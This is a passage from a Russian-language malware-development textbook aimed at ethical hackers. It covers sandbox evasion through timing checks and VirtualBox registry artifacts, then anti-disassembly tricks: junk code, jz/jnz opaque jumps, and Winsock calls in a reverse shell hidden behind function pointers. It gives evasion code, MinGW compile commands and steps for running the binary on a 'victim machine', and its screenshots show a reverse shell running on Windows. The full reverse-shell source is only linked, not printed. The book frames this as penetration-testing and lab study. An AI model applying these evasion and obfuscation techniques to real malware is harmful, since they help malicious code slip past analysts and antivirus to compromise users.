Можно проверить время работы системы до и после ожидания. Кроме того, для ожидания можно применить низкоуровневый API пользовательского режима, вероятность перехвата которого антивирусом несколько ниже. Для этого необходимо динамически получить адрес функции; такой подход будет шире использоваться при обфускации вызовов API, описанной в одной из следующих глав. Кроме того, функция `NtDelayExecution` требует иного формата параметра времени ожидания, чем `Sleep`. Код доступен по адресу: GitHub.

Приведённый код представляет собой примитивное доказательство концепции (PoC); для простоты мы выводим сообщения в консоль и показываем окна сообщений.

Посмотрим на всё в действии. Скомпилируем исходный код нашего PoC:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит следующим образом:




Рисунок 6.5. Компиляция нашей вредоносной программы

Затем выполним её на компьютере жертвы:

```
> .\hack.exe
```

На виртуальной машине Windows 10 x64 это выглядит так:




Рисунок 6.6. Запуск нашей вредоносной программы

Просто идеально!

Существуют и другие методы, основанные на времени, например отложенное выполнение с помощью планировщика заданий, обнаружение пропуска ожидания, которое чаще всего применяется для выявления Cuckoo Sandbox, или измерение временных интервалов разными способами. Но мы не будем их рассматривать: для этого потребовалась бы целая глава. Я привёл лишь простые примеры, чтобы вы поняли принцип.

Обнаружение виртуальных машин через реестр

Все методы обнаружения по реестру основаны на том, что такие записи и значения реестра отсутствуют на обычном узле, но существуют в определённых виртуальных средах.

Присутствие артефактов виртуальных машин в обычной системе, где установлены виртуальные машины, иногда может приводить к ложным срабатываниям этих проверок. Во всех остальных отношениях, отличающих её от виртуальной среды, такая система считается чистой.

Первый метод проверяет существование указанных путей реестра. Это можно реализовать с помощью следующей логики:

```
int registryKeyExist(HKEY rootKey, char* subKeyName) {
  HKEY registryKey = nullptr;
  LONG result = RegOpenKeyExA(rootKey, subKeyName, 0, KEY_READ,
  &registryKey);
  if (result == ERROR_SUCCESS) {
    RegCloseKey(registryKey);
    return TRUE;
  }
  return FALSE;
}
```

Как видите, я просто проверяю существование пути записи реестра. Если значение существует, возвращается `TRUE`, в противном случае - `FALSE`.

Другой приём позволяет определить, содержит ли определённая запись реестра заданное значение. Рассмотрим следующую логику:

```
int compareRegistryKeyValue(HKEY rootKey, char* subKeyName, char* registryValue,
char* comparisonValue) {
  HKEY registryKey = nullptr;
  LONG result;
  char retrievedValue[1024];
  DWORD size = sizeof(retrievedValue);

  result = RegOpenKeyExA(rootKey, subKeyName, 0, KEY_READ,
  &registryKey);
  if (result == ERROR_SUCCESS) {
    RegQueryValueExA(registryKey, registryValue, NULL, NULL,
    (LPBYTE)retrievedValue, &size);
    if (result == ERROR_SUCCESS) {
      if (strcmp(retrievedValue, comparisonValue) == 0) {
        return TRUE;
      }
    }
  }
  return FALSE;
}
```

Логика этой функции столь же проста. Мы проверяем значение записи реестра посредством `RegQueryValueExA`, первым параметром которой служит результат функции `RegOpenKeyExA`.

Я буду проверять только Oracle VirtualBox. Для других виртуальных машин и песочниц применяются те же методы.

Практический пример

Рассмотрим практический пример. Изучим полный исходный код, доступный в нашем репозитории GitHub: GitHub.

Как видите, по сути это обычная атака с внедрением полезной нагрузки, дополненная приёмами обнаружения VirtualBox по реестру Windows.

Проверим путь `HKLM\HARDWARE\ACPI\FADT\VBOX_`:




Рисунок 6.7. Проверка `HKLM\HARDWARE\ACPI\FADT\VBOX_`

Получим значение реестра `SystemProductName` из `HKLM\SYSTEM\CurrentControlSet\Control\SystemInformation` и сравним его со строкой `VirtualBox`:




Рисунок 6.8. Проверка `...\Control\SystemInformation`

Получим из того же расположения ключ версии BIOS `BiosVersion`:




Рисунок 6.9. Проверка BiosVersion

> **Важное примечание.**
>
> Обратите внимание: имена ключей никогда не зависят от регистра символов.

Демонстрация

Посмотрим на всё в действии. Скомпилируем пример на машине атакующего с Kali Linux x64 или Parrot Security OS:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит так:




Рисунок 6.10. Компиляция кода PoC

Затем выполним его на машине жертвы, в моём случае Windows 10 x64:

```
> .\hack.exe
```

На виртуальной машине Windows 10 x64 это выглядит следующим образом:




Рисунок 6.11. Запуск вредоносной программы

Исследуя реальные вредоносные программы и сценарии, мы, несомненно, обнаружим множество других определённых путей и ключей реестра.

Например, по пути реестра `HKLM\SYSTEM\ControlSet001\Services\Disk\Enum` значения `DeviceDesc` и `FriendlyName` равны `VBOX`, а по пути `HKLM\SYSTEM\CurrentControlSet\Control\SystemInformation` значение `SystemProductName` равно `VIRTUAL` или `VIRTUALBOX`.

В некоторых сценариях вредоносная программа может перебирать подразделы и проверять, содержит ли имя подраздела определённую строку, вместо прямой проверки существования указанного ключа.

Разумеется, здесь я привёл самые простые примеры, чтобы вы могли легко повторно реализовать такую логику на практике в локальной лаборатории или во время пентестов. В настоящем вредоносном ПО логика проверок остаётся той же, однако последовательность действий может быть более запутанной и сложной.

Все эти и многие другие методы применяются злоумышленниками в реальных атаках. Подробнее их можно изучить на странице: MITRE ATT&CK.

Итоги

В этой главе мы погрузились в сложный мир стратегий противодействия виртуальным машинам и отметили их распространённость во вредоносном ПО, нацеленном на обычных пользователей. По мере того как виртуальные машины всё шире применяются при анализе кибербезопасности, разработчики вредоносного ПО используют изощрённые методы, позволяющие избегать обнаружения в таких средах. Рассмотренные методы, часто встречающиеся во вредоносных программах, программах запугивания и шпионском ПО, играют ключевую роль в уклонении от приманок на основе виртуальных машин. Предотвращая анализ внутри виртуальных машин, эти виды вредоносного ПО повышают вероятность проникновения в системы ничего не подозревающих пользователей.

На протяжении главы вы получили множество применимых навыков. Благодаря тщательному анализу артефактов файловой системы вы глубоко изучили методы обнаружения по файловой системе и научились распознавать виртуальные машины и песочницы. Кроме того, вы освоили обнаружение по оборудованию и получили возможность распознавать виртуальные машины по тонким особенностям аппаратных данных. В главе также были рассмотрены методы уклонения от песочницы на основе времени, что позволило понять стратегии, с помощью которых вредоносное ПО препятствует анализу в средах с ограниченным временем выполнения. Наконец, вы узнали, как обнаруживать виртуальные машины с помощью записей реестра, - это важнейший навык для разработки вредоносного ПО, пытающегося скрыть себя.

В следующей главе будет рассказано, как специальные фрагменты кода или данных позволяют противодействовать дизассемблированию и заставляют инструменты анализа выдавать неверный листинг программы.

Глава 7. Стратегии противодействия дизассемблированию

Противодействие дизассемблированию использует специально сформированный код или данные внутри программы, чтобы обмануть инструменты дизассемблерного анализа и заставить их выдать вводящий в заблуждение листинг программы. Авторы вредоносного ПО создают такие механизмы вручную, с помощью специального инструмента на этапе разработки и развёртывания либо встраивают их в исходный код вредоносной программы. Хотя любой успешно выполняемый код можно подвергнуть обратной разработке, в этой главе вы узнаете, как защитить код методами противодействия дизассемблированию и отладке, повысив тем самым уровень квалификации, необходимый для успешной разработки вредоносного ПО.

В этой главе рассматриваются следующие основные темы:

• Популярные методы противодействия дизассемблированию.
• Изучение проблемы управления функциями и её преимуществ.
• Обфускация API и ассемблерного кода.
• Аварийное завершение инструментов анализа вредоносного ПО.

Популярные методы противодействия дизассемблированию

Создатели вредоносного ПО применяют различные стратегии, чтобы затруднить дизассемблирование и помешать обратной разработке своего кода. В программе используется тщательно спроектированный и разработанный код, заставляющий инструменты дизассемблерного анализа формировать ошибочный листинг программы.

Ниже перечислены некоторые распространённые методы, способные помешать дизассемблированию:

• **Обфускация API** - изменение имён идентификаторов, например классов, методов и полей, на произвольные имена. Это затрудняет понимание функциональности кода любому, кто его читает.
• **Обфускация опкодов и ассемблерного кода** усложняет дизассемблирование вредоносного ПО с помощью таких приёмов, как исполняемые файлы с расшифровываемыми разделами и неразборчивые либо нелогичные инструкции кода.
• **Уплощение графа потока управления (CFG)** предусматривает разбиение вложенных циклов и операторов `if`, которые затем скрываются внутри большого оператора `switch`, заключённого в цикл.

Следующий приём состоит в сочетании `jz` с `jnz`. Это позволяет создавать инструкции перехода с одной и той же целью. Дизассемблер не распознаёт такой переход, поскольку дизассемблирует инструкции по отдельности.

Проанализируем методы, которые авторы вредоносного ПО применяют для противодействия дизассемблированию. Мы исследуем и повторно реализуем их.

Практический пример

Начнём с кода из главы 1: GitHub.

Для обфускации опкодов и ассемблерного кода представленной программы на C можно применять разные методы, например вставлять мусорные инструкции, изменять поток управления и шифровать разделы кода.

Пример обфускации представленной программы на C с помощью методов обфускации опкодов и ассемблерного кода доступен по адресу: GitHub.

Как видите, единственное отличие состоит в функции `dummyFunction()`, которая выполняет бессмысленные вычисления, не влияющие на основную логику вредоносной программы, но усложняющие её обратную разработку.

Функция `dummyFunction()` начинается с инициализации:

```
volatile int x = 0;
x += 1;
x -= 1;
x *= 2;
x /= 2;
double y = 2.5;
double z = 3.7;
double result = 0.0;
```

На этом этапе можно выполнить дополнительные математические операции:

```
result = sqrt(pow(y, 2) + pow(z, 2)); // Вычислить квадратный корень из суммы квадратов
result = sin(result); // Вычислить синус результата
result = cos(result); // Вычислить косинус результата
result = tan(result); // Вычислить тангенс результата
```

Затем необходимо обновить результат. Например, можно добавить ещё один цикл `for`:

```
for (int i = 0; i < 10; ++i) {
  result *= i;
  result /= (i + 1);
  result += i;
}
```

Наконец, конечный результат можно использовать для выполнения условных операций:

```
if (result > 100) {
  result -= 100;
} else {
  result += 100;
}
```

Итак, назначение этой функции состоит в вычислении нескольких тригонометрических функций с последующим выполнением условных операций.

Как обычно, скомпилируем код PoC с помощью MinGW. Введите следующую команду:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

В Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Eth
ical-Hackers/chapter07/01-asm-code-obfuscation]
└─$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/ming
w-w64/include/ -s -ffunction-sections -fdata-sections -Wno-writ
e-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-con
stants -static-libstdc++ -static-libgcc -fpermissive -lws2_32

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Eth
ical-Hackers/chapter07/01-asm-code-obfuscation]
└─$ ls -lt
total 28
-rwxr-xr-x 1 cocomelonc cocomelonc 20992 Mar 28 16:53 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2293 Mar 28 15:27 hack.c
```

Рисунок 7.1. Компиляция нашей вредоносной программы

Для простоты при компиляции мы не использовали дополнительную оптимизацию.

Выполните следующую команду на машине жертвы. В моём случае это машина Windows 10 x64 версии 1903:

```
$ .\hack.exe
```

Результат выполнения команды показан на следующем снимке экрана:




Рисунок 7.2. Обратная оболочка, запущенная на машине Windows

Разумеется, в настоящем вредоносном ПО всё будет сложнее и запутаннее.

Эта книга не рассматривает анализ вредоносного ПО и дизассемблирование процессов, поэтому оставим эту тему для самостоятельного изучения. Дополнительные сведения можно получить из следующих книг:

- *Practical Malware Analysis*: Amazon.
- *Learning Malware Analysis*: Amazon.
- *Malware Analysis Techniques*: Amazon.

В следующем примере мы применим последний приём - сочетание `jz` с `jnz`.

В качестве отправной точки ещё раз рассмотрим нашу обратную оболочку: GitHub.

После нескольких изменений мы можем объединить `jz` и `jnz` в программе на C. Пример доступен по адресу: GitHub.

Как видите, единственное отличие заключается в условном блоке.

Как обычно, скомпилируем код PoC с помощью MinGW. Введите следующую команду:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

В Kali Linux это выглядит следующим образом:




Рисунок 7.3. Компиляция нашей вредоносной программы

Как обычно, запустим её на машине жертвы, чтобы проверить правильность работы:

```
$ .\hack.exe
```

Результат выполнения этой команды в Windows 10 выглядит следующим образом:




Рисунок 7.4. Обратная оболочка, запущенная на машине Windows

Этот метод очень часто применяется в настоящем вредоносном ПО, чтобы запутать аналитиков вредоносных программ и специалистов по аналитике киберугроз.

Изучение проблемы управления функциями и её преимуществ

Современные дизассемблеры, такие как IDA Pro и Ghidra от NSA, чрезвычайно эффективно анализируют вызовы функций и выводят высокоуровневые сведения, понимая взаимосвязи между функциями. Такой анализ эффективен, когда применяется к коду, написанному в традиционном стиле программирования и скомпилированному стандартным компилятором. Однако создатель вредоносного ПО может легко его обойти.

Указатели на функции широко используются в языке программирования C и играют важную роль в C++. Тем не менее они по-прежнему создают трудности для дизассемблеров.

При правильном использовании указателей на функции в программе на C они способны значительно ограничить объём сведений о потоке программы, которые можно вывести автоматически. Если указатели на функции применяются в написанном вручную ассемблерном коде либо реализованы в исходном коде нестандартным способом, обратная разработка результата без динамического анализа может быть затруднена.

Использование указателей на функции в этом контексте служит той же цели, что и обфускация вызовов функций. Оба метода призваны скрыть прямой вызов функций в коде, усложнив дизассемблерам анализ потока программы и понимание её функциональности.

Обфускация вызовов функций обычно включает изменение имён вызовов либо применение косвенных вызовов для сокрытия потока выполнения. Аналогичный уровень обфускации достигается при использовании указателей на функции для динамического разрешения и вызова функций, поскольку настоящие вызовы функций непосредственно в коде не видны.

В обоих случаях цель состоит в том, чтобы затруднить обратную разработку, скрыв взаимосвязи между разными частями кода и помешав дизассемблерам автоматически вывести логику программы.

Практический пример

Рассмотрим пример. Мы применим обфускацию вызовов функций в нашей программе обратной оболочки Windows: GitHub.

Для косвенного вызова функций Winsock используем указатели на функции:

```
// определить обфусцированные типы указателей на функции Winsock
typedef int (WSAAPI *WSAStartup_t)(WORD, LPWSADATA);
typedef SOCKET (WSAAPI *WSASocket_t)(int, int, int, LPWSAPROTOCOL_INFO, GROUP, DWORD);
typedef int (WSAAPI *WSAConnect_t)(SOCKET, const struct sockaddr*, int,
LPWSABUF, LPWSABUF, LPQOS, LPQOS);
```

Перед использованием функций динамически разрешим их адреса:

```
// Динамически разрешить адреса функций
WSAStartup_t Cat = (WSAStartup_t)GetProcAddress(hWS2_32, "WSAStartup");
WSASocket_t Dog = (WSASocket_t)GetProcAddress(hWS2_32, "WSASocketA");
WSAConnect_t Mouse = (WSAConnect_t)GetProcAddress(hWS2_32, "WSAConnect");
```

Наконец, используем эти функции в логике создания обратной оболочки: GitHub.

Как обычно, скомпилируем код PoC с помощью MinGW. Введите следующую команду:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-
    sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
    static-libstdc++ -static-libgcc -fpermissive -lws2_32
```

В Kali Linux это выглядит так:

